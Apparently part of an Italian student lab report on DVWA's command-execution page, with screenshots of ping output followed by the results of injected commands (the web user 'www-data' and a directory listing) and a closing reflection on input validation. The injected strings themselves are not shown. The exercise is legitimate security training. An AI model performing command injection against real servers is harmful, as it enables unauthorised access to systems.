
```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.135 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.173 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.084 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.084/0.130/0.173/0.038 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.222 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.088 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.122 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.088/0.144/0.222/0.056 ms
www-data
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.217 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.131 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.090/0.146/0.217/0.052 ms
help
index.php
source
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

6. Considerazioni finali

L’esercizio ha dimostrato in modo pratico come vulnerabilità apparentemente “banali” possano avere **impatti molto gravi** sulla sicurezza di un sistema.
XSS, SQL Injection e Command Injection sono tutte vulnerabilità note da anni, ma ancora oggi estremamente diffuse a causa di:

- mancata validazione degli input,
- assenza di controlli lato server,
- scarsa attenzione alla sicurezza nello sviluppo applicativo.

Questo laboratorio ha permesso di comprendere concretamente perché la **web application security** è un aspetto fondamentale della cybersecurity moderna.